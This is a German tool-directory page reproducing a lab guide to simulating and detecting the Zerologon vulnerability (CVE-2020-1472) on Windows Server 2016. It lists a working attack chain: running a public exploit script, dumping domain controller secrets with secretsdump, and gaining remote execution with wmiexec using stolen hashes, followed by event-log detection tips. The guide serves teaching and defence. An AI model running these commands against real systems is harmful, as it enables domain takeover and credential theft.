
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Zerologon_CVE-2020-1472 — Schritt-für-Schritt-Laboranleitung zur Simulation, Erkennung und Abschwächung der Zerologon-Schwachstelle (CVE-2020-1472) auf Windows Server 2016 unter Verwendung von Kali Linux und Impacket-Tools. | Kitploit
Tools/GitHubGitHub/jolynngsc/zerologon_cve-2020-1472
SchwachstellenanalyseExploitationPenetrationstestsLernen & BildungLabs & Praxis
GitHubjolynngsc/zerologon_cve-2020-1472

Zerologon_CVE-2020-1472

Schritt-für-Schritt-Laboranleitung zur Simulation, Erkennung und Abschwächung der Zerologon-Schwachstelle (CVE-2020-1472) auf Windows Server 2016 unter Verwendung von Kali Linux und Impacket-Tools.

Repository anzeigen
35vor 2 JahrenNoch nicht geprüft
Teilen

Zerologon_CVE-2020-1472

Zielsetzung

Diese Schwachstellenforschung zielte darauf ab, eine kontrollierte Umgebung für die Simulation eines Zerologon-Angriffs auf Windows Server 2016 über Kali Linux zu Erkennungs- und Eindämmungszwecken zu schaffen. Der Hauptfokus lag darauf, eine Penetration der Schwachstelle durchzuführen und die Möglichkeit aufzuzeigen, einen Desktop zu kontrollieren, ohne sich als Benutzer des Desktops anzumelden, während die Schwachstelle erkannt und eingedämmt wird.
Erlernte Fähigkeiten

  • Fortgeschrittenes Verständnis der Windows-Ereignisanzeige
  • Kompetenter Umgang mit Kali Linux und Impacket
  • Fähigkeit zur Durchführung eines Zerologon-Angriffs

Verwendete Tools

  • Zerologon Codes
  • Windows Server 2016
  • Kali Linux

Schritte zur Durchführung von Zerologon

Kali Linux


  1. sudo su, um zum Root-Benutzer zu wechseln
  2. git clone https://github.com/dirkjanm/CVE-2020-1472
  3. cd /home/kali/impacket/examples/CVE-2020-1472 (Ändern Sie das Verzeichnis entsprechend Ihrer Verzeichnisstruktur)
  4. /cve-2020-1472-exploit.py -n [NETBIOS] -t [IPaddress]
  5. secretsdump.py -no-pass -just-dc [NETBIOS/User]$@[IP adress]
  6. wmiexec.py [Domain/User@IP] - hashes [hash]
Screenshot 2023-03-25 at 10 47 33 AM

Schritte zur Erkennung von Zerologon

Windows

WICHTIG Deaktivieren Sie die Sicherheitsfunktion


  1. Überprüfen Sie die Ereignisanzeige
  2. Wählen Sie im Server-Manager unter Windows-Protokolle die Kategorie Sicherheit und suchen Sie nach Ereignis-ID 4624 (Benutzeranmeldeereignis) Anzeichen eines Zerologon-Angriffs
  • Der Betreff der Protokolle wird als NULL SID angezeigt
  • Dieser Anmeldung werden ebenfalls administrative Rechte gewährt Screenshot 2023-02-13 at 10 11 13 PM
